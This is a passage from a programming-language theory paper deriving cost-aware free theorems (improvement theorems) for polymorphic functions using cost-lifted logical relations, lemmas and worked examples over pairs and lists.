Note that due to the way we handle polymorphism, a  $\llbracket t \rrbracket_{\sigma}^{\epsilon}$  can be element of  $\mathcal{C}([\tau]_{\theta_1}')$  and  $\mathcal{C}([\tau]_{\theta_2}')$  for completely different  $\theta_1$  and  $\theta_2$ . For example,  $\llbracket (\lambda x :: \alpha. x) \rrbracket_{\emptyset}^{\epsilon}$  is  $(\mathbf{g}, 0)$  where  $\mathbf{g}$  maps  $v \in S$  to  $(v, 1) \in \mathcal{C}(S)$ , for every set  $S$ . (We denote by  $\emptyset$  an empty mapping.)

**Lemma 1.** *Let  $\Gamma \vdash t :: \tau$ , where  $\Gamma$  contains no term variables. For every type variable  $\alpha$ , type  $\tau'$  not containing type variables, and  $\theta$  mapping the type variables in  $\Gamma \setminus \{\alpha\}$  to sets, we have  $\llbracket t[\tau'/\alpha] \rrbracket_{\emptyset}^{\epsilon} \in \mathcal{C}([\tau[\tau'/\alpha]]_{\theta}'')$ . Moreover,  $\llbracket \tau[\tau'/\alpha] \rrbracket_{\theta}' = \llbracket \tau \rrbracket_{\theta[\alpha \mapsto \llbracket \tau' \rrbracket_{\emptyset}']}'$ , and while  $\llbracket t \rrbracket_{\emptyset}^{\epsilon}$  is an element of  $\mathcal{C}([\tau]_{\theta[\alpha \mapsto S]}')$  for arbitrary  $S$ , for the specific case  $S = \llbracket \tau' \rrbracket_{\emptyset}'$  we have  $\llbracket t \rrbracket_{\emptyset}^{\epsilon} = \llbracket t[\tau'/\alpha] \rrbracket_{\emptyset}^{\epsilon}$ .*

We also note some simple properties of the semantic operations; these properties will henceforth be used freely without explicit mention:

- |  |   |
|--|---|
| <ul style="list-style-type: none"> <li>• <math>c \triangleright c' \triangleright \mathbf{x} = (c + c') \triangleright \mathbf{x}</math></li> <li>• <math>c \triangleright (\mathbf{x} :^{\epsilon} \mathbf{xs}) = c \triangleright \mathbf{x} :^{\epsilon} \mathbf{xs} = \mathbf{x} :^{\epsilon} c \triangleright \mathbf{xs}</math></li> </ul> | <ul style="list-style-type: none"> <li>• <math>c \triangleright (\mathbf{x}_1, \mathbf{x}_2)^{\epsilon} = (c \triangleright \mathbf{x}_1, \mathbf{x}_2)^{\epsilon} = (\mathbf{x}_1, c \triangleright \mathbf{x}_2)^{\epsilon}</math></li> <li>• <math>c \triangleright (\mathbf{f} \notin \mathbf{x}) = c \triangleright \mathbf{f} \notin \mathbf{x} = \mathbf{f} \notin c \triangleright \mathbf{x}</math></li> </ul> |
|--|---|

## 4 New relational interpretations of types

Now we also need a new interpretation of types as relations, i.e., a new logical relation. We get directions by comparing the set interpretations from Figures 3 and 6. There, a difference only appears for the output side of function arrows, namely the codomain is lifted to a costful setting. We try the same on the relational level and thus transform the logical relation from Figure 5 into the one given in Figure 8, where  $\mathcal{C}(R) = \{((\mathbf{x}, c), (\mathbf{y}, c)) \mid (\mathbf{x}, \mathbf{y}) \in R \wedge c \in \mathbb{Z}\}$ .

$$\begin{aligned}
\Delta_{\alpha,\rho}^{\epsilon} &= \mathcal{C}(\rho(\alpha)) \\
\Delta_{\text{Nat},\rho}^{\epsilon} &= id_{\mathcal{C}(\mathbb{N})} \\
\Delta_{[\tau],\rho}^{\epsilon} &= lift_{[]}^{\epsilon}(\Delta_{\tau,\rho}^{\epsilon}) \\
\Delta_{(\tau_1,\tau_2),\rho}^{\epsilon} &= lift_{(,)}^{\epsilon}(\Delta_{\tau_1,\rho}^{\epsilon}, \Delta_{\tau_2,\rho}^{\epsilon}) \\
\Delta_{\tau_1 \rightarrow \tau_2,\rho}^{\epsilon} &= \{(\mathbf{f}, \mathbf{g}) \mid cost(\mathbf{f}) = cost(\mathbf{g}) \wedge \forall (\mathbf{x}, \mathbf{y}) \in \Delta_{\tau_1,\rho}^{\epsilon}. (\mathbf{f} \notin \mathbf{x}, \mathbf{g} \notin \mathbf{y}) \in \Delta_{\tau_2,\rho}^{\epsilon}\}
\end{aligned}$$

where

$$\begin{aligned}
lift_{[]}^{\epsilon}(R^{\epsilon}) &= \{([\mathbf{x}_1, \dots, \mathbf{x}_n]^{\epsilon}, [\mathbf{y}_1, \dots, \mathbf{y}_n]^{\epsilon}) \mid n \in \mathbb{N} \wedge \forall i \in \{1, \dots, n\}. (\mathbf{x}_i, \mathbf{y}_i) \in R^{\epsilon}\} \\
lift_{(,)}^{\epsilon}(R_1^{\epsilon}, R_2^{\epsilon}) &= \{((\mathbf{x}_1, \mathbf{x}_2)^{\epsilon}, (\mathbf{y}_1, \mathbf{y}_2)^{\epsilon}) \mid (\mathbf{x}_1, \mathbf{y}_1) \in R_1^{\epsilon} \wedge (\mathbf{x}_2, \mathbf{y}_2) \in R_2^{\epsilon}\}
\end{aligned}$$

and  $[\mathbf{x}_1, \dots, \mathbf{x}_n]^{\epsilon}$  abbreviates  $\mathbf{x}_1 :^{\epsilon} \dots :^{\epsilon} \mathbf{x}_n :^{\epsilon} ([], 0)$ .

Figure 9: Fully cost-lifted logical relation

Note that  $\rho$  in Figure 8 still maps to “normal” binary relations between sets, rather than  $\mathcal{C}(\cdot)$ -lifted ones. In turn, the  $[\cdot]^{\epsilon}$ -semantics of terms will be related by the  $\mathcal{C}(\cdot)$ -lifting of  $\Delta'$ . Indeed, a proof very similar to that of Theorem 1, by induction on typing derivations, establishes the following theorem. (The proof is sketched in Appendix A.)

**Theorem 2.** *If  $\Gamma \vdash t :: \tau$ , then for every  $\rho, \sigma_1, \sigma_2$  such that*

- *for every  $\alpha$  in  $\Gamma$ ,  $\rho(\alpha) \in \text{Rel}$ , and*
- *for every  $x :: \tau'$  in  $\Gamma$ ,  $(\sigma_1(x), \sigma_2(x)) \in \Delta'_{\tau',\rho}$ ,*

*we have  $([t]_{\sigma_1}^{\epsilon}, [t]_{\sigma_2}^{\epsilon}) \in \mathcal{C}(\Delta'_{\tau,\rho})$ .*

One of the key cases in the proof, for function application, uses that  $(\mathbf{f}, \mathbf{g}) \in \mathcal{C}(\Delta'_{\tau_1 \rightarrow \tau_2,\rho})$  implies  $\forall (\mathbf{x}, \mathbf{y}) \in \mathcal{C}(\Delta'_{\tau_1,\rho}). (\mathbf{f} \notin \mathbf{x}, \mathbf{g} \notin \mathbf{y}) \in \mathcal{C}(\Delta'_{\tau_2,\rho})$ . Note the subtle differences here to the definition of  $\Delta'_{\tau_1 \rightarrow \tau_2,\rho}$  in Figure 8, namely the  $\mathcal{C}(\cdot)$ -lifting on both  $\Delta'_{\tau_1 \rightarrow \tau_2,\rho}$  and  $\Delta'_{\tau_1,\rho}$ , and hence the use of  $(\mathbf{f} \notin \mathbf{x}, \mathbf{g} \notin \mathbf{y})$  instead of  $(\mathbf{f} \mathbf{x}, \mathbf{g} \mathbf{y})$ . Working fully on the  $\mathcal{C}(\cdot)$ -lifted level is also preferable in later derivations of free theorems (based on the logical relation), so it seems a good idea to provide an alternative definition of relational interpretations of types that does not mix unlifted (like  $\Delta'_{\tau_1,\rho}$ ) and lifted (like  $\mathcal{C}(\Delta'_{\tau_2,\rho})$ ) uses. However, we have to be careful, because the “implies” in the first sentence of the current paragraph is really just that: an implication, not an equivalence. In order to give a direct inductive definition for  $\mathcal{C}(\Delta'_{\cdot,\cdot})$ , we need exact characterizations. For the case of function types, the following lemma is easily obtained from the definitions, where, in general,  $cost((\mathbf{v}, c)) = c$ .

**Lemma 2.**  $(\mathbf{f}, \mathbf{g}) \in \mathcal{C}(\Delta'_{\tau_1 \rightarrow \tau_2,\rho}) \Leftrightarrow cost(\mathbf{f}) = cost(\mathbf{g}) \wedge \forall (\mathbf{x}, \mathbf{y}) \in \mathcal{C}(\Delta'_{\tau_1,\rho}). (\mathbf{f} \notin \mathbf{x}, \mathbf{g} \notin \mathbf{y}) \in \mathcal{C}(\Delta'_{\tau_2,\rho})$

Using similar characterizations for the other cases, we arrive at the new logical relation given in Figure 9, which is connected to the one from Figure 8 by the following (inductively proved) lemma.

**Lemma 3.** *For every  $\tau$  and  $\rho$ ,  $\mathcal{C}(\Delta'_{\tau,\rho}) = \Delta_{\tau,\rho}^{\epsilon}$ .*

Together with Theorem 2, we immediately get:

**Corollary 1.** *If  $\Gamma \vdash t :: \tau$ , then for every  $\rho, \sigma_1, \sigma_2$  such that*

- *for every  $\alpha$  in  $\Gamma$ ,  $\rho(\alpha) \in \text{Rel}$ , and*
- *for every  $x :: \tau'$  in  $\Gamma$ ,  $((\sigma_1(x), 0), (\sigma_2(x), 0)) \in \Delta'_{\tau',\rho}$ ,*

*we have  $([t]_{\sigma_1}^{\epsilon}, [t]_{\sigma_2}^{\epsilon}) \in \Delta_{\tau,\rho}^{\epsilon}$ .*

## 5 Deriving free theorems

Now we can go for applications of Corollary 1 to specific polymorphic types, in order to derive cost-aware statements about terms of those types. First, we need some auxiliary notions. In addition to  $\text{cost}((\mathbf{v}, c)) = c$  we define  $\text{val}((\mathbf{v}, c)) = \mathbf{v}$ , and for every  $\mathbf{f} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1})$  and  $\mathbf{x} \in \mathcal{C}(S_1)$ , for some sets  $S_1$  and  $S_2$ ,  $\text{appCost}(\mathbf{f}, \mathbf{x}) = \text{cost}(\mathbf{f} \not\in \mathbf{x}) - \text{cost}(\mathbf{x})$ . Also, a standard way of deriving free theorems is to specialize relations (those mapped to by  $\rho$ ) to the graphs of functions. In our setting, we have to be careful to get the “ $\mathcal{C}(\cdot)$ -lifting level” right. Moreover, since in our derivations of free theorems we will need to have access to information about the costs associated to specific function arguments and results, it is helpful to make specialized relations as tightly specified as possible. Hence, instead of the full function graphs commonly used, we will go for finite parts thereof. So given sets  $S_1$  and  $S_2$ , a  $\mathcal{C}(\cdot)$ -lifted function  $\mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1})$ , and  $\mathcal{C}(\cdot)$ -lifted values  $\mathbf{x}_1, \dots, \mathbf{x}_n \in \mathcal{C}(S_1)$ , with  $n \in \mathbb{N}$ , we define:

$$R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}} = \{( \text{val}(\mathbf{x}_1), \text{val}(\mathbf{g} \not\in \mathbf{x}_1)), \dots, (\text{val}(\mathbf{x}_n), \text{val}(\mathbf{g} \not\in \mathbf{x}_n)) \} \in \text{Rel}(S_1, S_2)$$

The crucial property, directly derived from definitions, (and a simple corollary of it) we are going to exploit about  $R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}}$  can be given as follows (under the given conditions on  $S_1$ ,  $S_2$ ,  $\mathbf{g}$ , and  $\mathbf{x}_1, \dots, \mathbf{x}_n$ ):

**Proposition 1.** *Let  $\mathbf{x} \in \mathcal{C}(S_1)$  and  $\mathbf{y} \in \mathcal{C}(S_2)$ . Then  $(\mathbf{x}, \mathbf{y}) \in \mathcal{C}(R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}})$  if and only if there exist  $i \in \{1, \dots, n\}$  and  $c \in \mathbb{Z}$  such that  $\mathbf{x} = c \triangleright \text{appCost}(\mathbf{g}, \mathbf{x}_i) \triangleright \mathbf{x}_i$  and  $\mathbf{y} = c \triangleright (\mathbf{g} \not\in \mathbf{x}_i)$ .*

**Corollary 2.** *Let  $\mathbf{x} \in \mathcal{C}(S_1)$  and  $\mathbf{y} \in \mathcal{C}(S_2)$ . If  $(\mathbf{x}, \mathbf{y}) \in \mathcal{C}(R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}})$ , then there exists  $i \in \{1, \dots, n\}$  such that  $\mathbf{g} \not\in \mathbf{x} = \text{appCost}(\mathbf{g}, \mathbf{x}_i) \triangleright \mathbf{y}$ .*

Let us now derive a first concrete free (improvement) theorem, for one of the types from Section 1.

**Example 2.** Let some term  $f$  be given with  $\alpha \vdash f :: \alpha \rightarrow \alpha \rightarrow \alpha$ . By Corollary 1 we have:

$$\forall R \in \text{Rel}. (\llbracket f \rrbracket_{\emptyset}^{\epsilon}, \llbracket f \rrbracket_{\emptyset}^{\epsilon}) \in \Delta_{\alpha \rightarrow \alpha \rightarrow \alpha, [\alpha \mapsto R]}^{\epsilon}$$

By the definition of the logical relation in Figure 9 this implies:

$$\forall R \in \text{Rel}, (\mathbf{x}, \mathbf{y}), (\mathbf{x}', \mathbf{y}') \in \mathcal{C}(R). (\llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in \mathbf{x} \not\in \mathbf{x}', \llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in \mathbf{y} \not\in \mathbf{y}') \in \mathcal{C}(R)$$

Specialization of  $R$  gives:

$$\begin{aligned} & \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), \mathbf{x}_1, \mathbf{x}_2 \in \mathcal{C}(S_1). \\ & \forall (\mathbf{x}, \mathbf{y}), (\mathbf{x}', \mathbf{y}') \in \mathcal{C}(R_{\mathbf{x}_1, \mathbf{x}_2}^{\mathbf{g}}). (\llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in \mathbf{x} \not\in \mathbf{x}', \llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in \mathbf{y} \not\in \mathbf{y}') \in \mathcal{C}(R_{\mathbf{x}_1, \mathbf{x}_2}^{\mathbf{g}}) \end{aligned}$$

From this follows, by Proposition 1:

$$\begin{aligned} & \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), \mathbf{x}_1, \mathbf{x}_2 \in \mathcal{C}(S_1). \\ & (\llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in (\text{appCost}(\mathbf{g}, \mathbf{x}_1) \triangleright \mathbf{x}_1) \not\in (\text{appCost}(\mathbf{g}, \mathbf{x}_2) \triangleright \mathbf{x}_2), \llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in (\mathbf{g} \not\in \mathbf{x}_1) \not\in (\mathbf{g} \not\in \mathbf{x}_2)) \in \mathcal{C}(R_{\mathbf{x}_1, \mathbf{x}_2}^{\mathbf{g}}) \end{aligned}$$

which in turn implies, by Corollary 2:

$$\begin{aligned} & \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), \mathbf{x}_1, \mathbf{x}_2 \in \mathcal{C}(S_1). \exists i \in \{1, 2\}. \\ & \mathbf{g} \not\in (\llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in (\text{appCost}(\mathbf{g}, \mathbf{x}_1) \triangleright \mathbf{x}_1) \not\in (\text{appCost}(\mathbf{g}, \mathbf{x}_2) \triangleright \mathbf{x}_2)) \\ & = \text{appCost}(\mathbf{g}, \mathbf{x}_i) \triangleright (\llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in (\mathbf{g} \not\in \mathbf{x}_1) \not\in (\mathbf{g} \not\in \mathbf{x}_2)) \end{aligned}$$

which simplifies to:

$$\begin{aligned} & \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), \mathbf{x}_1, \mathbf{x}_2 \in \mathcal{C}(S_1). \exists c \in \{\text{appCost}(\mathbf{g}, \mathbf{x}_1), \text{appCost}(\mathbf{g}, \mathbf{x}_2)\}. \\ & c \triangleright (\mathbf{g} \not\in (\llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in \mathbf{x}_1 \not\in \mathbf{x}_2)) = \llbracket f \rrbracket_{\emptyset}^{\epsilon} \not\in (\mathbf{g} \not\in \mathbf{x}_1) \not\in (\mathbf{g} \not\in \mathbf{x}_2) \end{aligned}$$

By using the definitions from Figures 6 and 7, and Lemma 1, we can conclude that:

$$\begin{aligned} \forall \tau_1, \tau_2 \text{ types}, g :: \tau_1 \rightarrow \tau_2, t_1 :: \tau_1, t_2 :: \tau_1. \exists c \in \{appCost(\llbracket g \rrbracket_\emptyset^\epsilon, \llbracket t_1 \rrbracket_\emptyset^\epsilon), appCost(\llbracket g \rrbracket_\emptyset^\epsilon, \llbracket t_2 \rrbracket_\emptyset^\epsilon)\}. \\ c \triangleright \llbracket g(f[\tau_1/\alpha] t_1 t_2) \rrbracket_\emptyset^\epsilon = \llbracket f[\tau_2/\alpha](g t_1)(g t_2) \rrbracket_\emptyset^\epsilon \end{aligned}$$

This certainly means that the right-hand side of (3) in the introduction is more efficient than its left-hand side. Indeed, after defining “ $\mathbf{v} \sqsubseteq \mathbf{v}'$ ” as “ $\exists c \geq 0. c \triangleright \mathbf{v} = \mathbf{v}'$ ” (or, equivalently, “ $val(\mathbf{v}) = val(\mathbf{v}') \wedge cost(\mathbf{v}) \leq cost(\mathbf{v}')$ ”), we can conclude from the above that:

$$\forall \tau_1, \tau_2 \text{ types}, g :: \tau_1 \rightarrow \tau_2, t_1 :: \tau_1, t_2 :: \tau_1. \llbracket g(f[\tau_1/\alpha] t_1 t_2) \rrbracket_\emptyset^\epsilon \sqsubseteq \llbracket f[\tau_2/\alpha](g t_1)(g t_2) \rrbracket_\emptyset^\epsilon$$

In the interest of readability, we will sometimes blur the distinction between syntax and semantics a bit, and additionally keep type substitution (for instantiating polymorphic functions) silent, so that the above conclusion would be written as simply

$$g(t_1 t_2) \sqsubseteq f(g t_1)(g t_2) \tag{5}$$

To emphasize again that we crucially exploit polymorphism, recall from the introduction that a corresponding statement does *not* hold for  $f :: \text{Nat} \rightarrow \text{Nat} \rightarrow \text{Nat}$ . Even if  $\llbracket f \rrbracket_\emptyset = \llbracket \lambda x :: \text{Nat}. \lambda y :: \text{Nat}. y \rrbracket_\emptyset$  in the cost-free semantics, there can be  $g :: \text{Nat} \rightarrow \text{Nat}$  and  $t_1, t_2 :: \text{Nat}$  such that, of course,  $val(\llbracket g(f t_1 t_2) \rrbracket_\emptyset^\epsilon) = val(\llbracket f(g t_1)(g t_2) \rrbracket_\emptyset^\epsilon)$  is true, but (5) is false.

Let us now move on to other examples, like (4) in the introduction. First, we define  $\mathbf{mapPair} = \llbracket mapPair \rrbracket_\emptyset^\epsilon$  for some reasonable rendering of the *mapPair*-function in our calculus. Then, we can give analogues of Proposition 1 and Corollary 2 for pair-lifting, given sets  $S_1, S_2, S_3$ , and  $S_4$ ,  $\mathcal{C}(\cdot)$ -lifted functions  $\mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1})$  and  $\mathbf{h} \in \mathcal{C}(\mathcal{C}(S_4)^{S_3})$ , and  $\mathcal{C}(\cdot)$ -lifted values  $\mathbf{x}_1, \dots, \mathbf{x}_n \in \mathcal{C}(S_1)$  and  $\mathbf{y}_1, \dots, \mathbf{y}_m \in \mathcal{C}(S_3)$ , with  $n, m \in \mathbb{N}$ .

**Proposition 2.** *Let  $\mathbf{p} \in \mathcal{C}(S_1 \times S_3)$  and  $\mathbf{q} \in \mathcal{C}(S_2 \times S_4)$ . Then  $(\mathbf{p}, \mathbf{q}) \in lift_{(,)}^\epsilon(\mathcal{C}(R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}}), \mathcal{C}(R_{\mathbf{y}_1, \dots, \mathbf{y}_m}^{\mathbf{h}}))$  if and only if there exist  $i \in \{1, \dots, n\}$ ,  $j \in \{1, \dots, m\}$ , and  $c \in \mathbb{Z}$  such that  $\mathbf{p} = c \triangleright appCost(\mathbf{mapPair} \notin (\mathbf{g}, \mathbf{h})^\epsilon, (\mathbf{x}_i, \mathbf{y}_j)^\epsilon) \triangleright (\mathbf{x}_i, \mathbf{y}_j)^\epsilon$  and  $\mathbf{q} = c \triangleright (\mathbf{mapPair} \notin (\mathbf{g}, \mathbf{h})^\epsilon \notin (\mathbf{x}_i, \mathbf{y}_j)^\epsilon)$ .*

**Corollary 3.** *Let  $\mathbf{p} \in \mathcal{C}(S_1 \times S_3)$  and  $\mathbf{q} \in \mathcal{C}(S_2 \times S_4)$ . If  $(\mathbf{p}, \mathbf{q}) \in lift_{(,)}^\epsilon(\mathcal{C}(R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}}), \mathcal{C}(R_{\mathbf{y}_1, \dots, \mathbf{y}_m}^{\mathbf{h}}))$ , then there exist  $i \in \{1, \dots, n\}$  and  $j \in \{1, \dots, m\}$  such that  $\mathbf{mapPair} \notin (\mathbf{g}, \mathbf{h})^\epsilon \notin \mathbf{p} = appCost(\mathbf{mapPair} \notin (\mathbf{g}, \mathbf{h})^\epsilon, (\mathbf{x}_i, \mathbf{y}_j)^\epsilon) \triangleright \mathbf{q}$ .*

Now we can deal with example types involving pairs.

**Example 3.** Let some term  $f$  be given with  $\alpha \vdash f :: \alpha \rightarrow (\alpha, \alpha)$ . By Corollary 1 we have:

$$\forall R \in Rel. (\llbracket f \rrbracket_\emptyset^\epsilon, \llbracket f \rrbracket_\emptyset^\epsilon) \in \Delta_{\alpha \rightarrow (\alpha, \alpha), [\alpha \mapsto R]}^\epsilon$$

By the definition of the logical relation and specialization of  $R$ , this gives:

$$\begin{aligned} \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), \mathbf{x}_1 \in \mathcal{C}(S_1). \\ \forall (\mathbf{x}, \mathbf{y}) \in \mathcal{C}(R_{\mathbf{x}_1}^{\mathbf{g}}). (\llbracket f \rrbracket_\emptyset^\epsilon \notin \mathbf{x}, \llbracket f \rrbracket_\emptyset^\epsilon \notin \mathbf{y}) \in lift_{(,)}^\epsilon(\mathcal{C}(R_{\mathbf{x}_1}^{\mathbf{g}}), \mathcal{C}(R_{\mathbf{x}_1}^{\mathbf{g}})) \end{aligned}$$

From this follows, by Proposition 1 and Corollary 3:

$$\begin{aligned} \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), \mathbf{x}_1 \in \mathcal{C}(S_1). \\ \mathbf{mapPair} \notin (\mathbf{g}, \mathbf{g})^\epsilon \notin (\llbracket f \rrbracket_\emptyset^\epsilon \notin (appCost(\mathbf{g}, \mathbf{x}_1) \triangleright \mathbf{x}_1)) \\ = appCost(\mathbf{mapPair} \notin (\mathbf{g}, \mathbf{g})^\epsilon, (\mathbf{x}_1, \mathbf{x}_1)^\epsilon) \triangleright (\llbracket f \rrbracket_\emptyset^\epsilon \notin (\mathbf{g} \notin \mathbf{x}_1)) \end{aligned}$$

which due to the certainly nonnegative difference  $appCost(\mathbf{mapPair} \notin (\mathbf{g}, \mathbf{g})^\epsilon, (\mathbf{x}_1, \mathbf{x}_1)^\epsilon) - appCost(\mathbf{g}, \mathbf{x}_1)$  simplifies to:

$$\forall \tau_1, \tau_2 \text{ types}, g :: \tau_1 \rightarrow \tau_2, t :: \tau_1. f(g t) \sqsubseteq mapPair(g, g)(f t)$$

**Example 4.** Let some term  $f$  be given with  $\alpha \vdash f :: (\alpha, \alpha) \rightarrow \alpha$ . Using Corollary 1, the definition of the logical relation, and Proposition 2 and Corollary 2 for  $R_{\mathbf{x}_1, \mathbf{x}_2}^{\mathbf{g}}$ , we get:

$$\begin{aligned} & \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), \mathbf{x}_1, \mathbf{x}_2 \in \mathcal{C}(S_1). \exists c \in \{appCost(\mathbf{g}, \mathbf{x}_1), appCost(\mathbf{g}, \mathbf{x}_2)\}. \\ & \mathbf{g} \notin ([f]_{\emptyset}^c \notin appCost(\mathbf{mapPair} \notin (\mathbf{g}, \mathbf{g})^c, (\mathbf{x}_1, \mathbf{x}_2)^c) \triangleright (\mathbf{x}_1, \mathbf{x}_2)^c) \\ & = c \triangleright ([f]_{\emptyset}^c \notin (\mathbf{mapPair} \notin (\mathbf{g}, \mathbf{g})^c \notin (\mathbf{x}_1, \mathbf{x}_2)^c)) \end{aligned}$$

and thus:

$$\forall \tau_1, \tau_2 \text{ types}, g :: \tau_1 \rightarrow \tau_2, t :: (\tau_1, \tau_1). g(f t) \sqsubseteq f(\mathbf{mapPair}(g, g) t)$$

In order to also be able to deal with example types involving lists, we define  $\mathbf{mapList} = [\mathbf{mapList}]_{\emptyset}^c$  for  $\mathbf{mapList}$  as given in Section 2. Then, we give analogues of Propositions 1/2 and Corollaries 2/3, given sets  $S_1$  and  $S_2$ , a  $\mathcal{C}(\cdot)$ -lifted function  $\mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1})$ , and  $\mathcal{C}(\cdot)$ -lifted values  $\mathbf{x}_1, \dots, \mathbf{x}_n \in \mathcal{C}(S_1)$ , with  $n \in \mathbb{N}$ .

**Proposition 3.** We have  $(\mathbf{xs}, \mathbf{ys}) \in lift_{[]}^c(\mathcal{C}(R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}}))$  if and only if there exist  $m \in \mathbb{N}$ ,  $i_1, \dots, i_m \in \{1, \dots, n\}$ , and  $c \in \mathbb{Z}$  such that  $\mathbf{xs} = c \triangleright appCost(\mathbf{mapList} \notin \mathbf{g}, [\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c) \triangleright [\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c$  and  $\mathbf{ys} = c \triangleright (\mathbf{mapList} \notin \mathbf{g} \notin [\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c)$ .

**Corollary 4.** If  $(\mathbf{xs}, \mathbf{ys}) \in lift_{[]}^c(\mathcal{C}(R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}}))$ , then there exist  $m \in \mathbb{N}$  and  $i_1, \dots, i_m \in \{1, \dots, n\}$  such that  $\mathbf{mapList} \notin \mathbf{g} \notin \mathbf{xs} = appCost(\mathbf{mapList} \notin \mathbf{g}, [\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c) \triangleright \mathbf{ys}$  and  $val([\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c) = val(\mathbf{xs})$ .

Note that the final conclusion in the corollary,  $val([\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c) = val(\mathbf{xs})$ , keeps a bit more information than we have cared to keep in Corollaries 2 and 3. The reason is that this information will be useful in Example 6 below.

**Example 5.** Let some term  $f$  be given with  $\alpha \vdash f :: [\alpha] \rightarrow \text{Nat}$ . Using Corollary 1, the definition of the logical relation, and Proposition 3 for  $R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}}$ , we get:

$$\begin{aligned} & \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), n \in \mathbb{N}, \mathbf{x}_1, \dots, \mathbf{x}_n \in \mathcal{C}(S_1). \\ & [f]_{\emptyset}^c \notin appCost(\mathbf{mapList} \notin \mathbf{g}, [\mathbf{x}_1, \dots, \mathbf{x}_n]^c) \triangleright [\mathbf{x}_1, \dots, \mathbf{x}_n]^c = [f]_{\emptyset}^c \notin (\mathbf{mapList} \notin \mathbf{g} \notin [\mathbf{x}_1, \dots, \mathbf{x}_n]^c) \end{aligned}$$

and thus:

$$\forall \tau_1, \tau_2 \text{ types}, g :: \tau_1 \rightarrow \tau_2, t :: [\tau_1]. f t \sqsubseteq f(\mathbf{mapList} g t)$$

**Example 6.** Let some term  $f$  be given with  $\alpha \vdash f :: [\alpha] \rightarrow [\alpha]$ . Using Corollary 1, the definition of the logical relation, and Proposition 3 and Corollary 4 for  $R_{\mathbf{x}_1, \dots, \mathbf{x}_n}^{\mathbf{g}}$ , plus simplification, we get:

$$\begin{aligned} & \forall S_1, S_2 \text{ sets}, \mathbf{g} \in \mathcal{C}(\mathcal{C}(S_2)^{S_1}), n \in \mathbb{N}, \mathbf{x}_1, \dots, \mathbf{x}_n \in \mathcal{C}(S_1). \exists m \in \mathbb{N}, i_1, \dots, i_m \in \{1, \dots, n\}. \\ & appCost(\mathbf{mapList} \notin \mathbf{g}, [\mathbf{x}_1, \dots, \mathbf{x}_n]^c) \triangleright (\mathbf{mapList} \notin \mathbf{g} \notin ([f]_{\emptyset}^c \notin [\mathbf{x}_1, \dots, \mathbf{x}_n]^c)) \\ & = appCost(\mathbf{mapList} \notin \mathbf{g}, [\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c) \triangleright ([f]_{\emptyset}^c \notin (\mathbf{mapList} \notin \mathbf{g} \notin [\mathbf{x}_1, \dots, \mathbf{x}_n]^c)) \\ & \wedge val([\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c) = val([f]_{\emptyset}^c \notin [\mathbf{x}_1, \dots, \mathbf{x}_n]^c) \end{aligned}$$

In order to continue now and derive a statement about the relative efficiencies of  $\mathbf{mapList} g (f t)$  and  $f(\mathbf{mapList} g t)$ , for types  $\tau_1, \tau_2$ , function  $g :: \tau_1 \rightarrow \tau_2$ , and list  $t :: [\tau_1]$ , we would need further information about  $appCost(\mathbf{mapList} \notin \mathbf{g}, [\mathbf{x}_1, \dots, \mathbf{x}_n]^c)$  and  $appCost(\mathbf{mapList} \notin \mathbf{g}, [\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}]^c)$ . This cannot be provided generally, but a number of useful observations is possible. For example, we know that the elements  $\mathbf{x}_{i_1}, \dots, \mathbf{x}_{i_m}$  form a subset of  $\{\mathbf{x}_1, \dots, \mathbf{x}_n\}$ , and hence that evaluation of  $\mathbf{mapList} g (f t)$  does not incur  $g$ -costs on elements other than those already encountered during evaluation of  $f(\mathbf{mapList} g t)$ , though of course a different selection and multiplicities are possible. Moreover, if we assume that  $g$  (actually,  $\mathbf{g}$ ) is equally costly on every element of  $t$  (on every  $\mathbf{x}_i$ ), or indeed on every term of type  $\tau_1$  (on

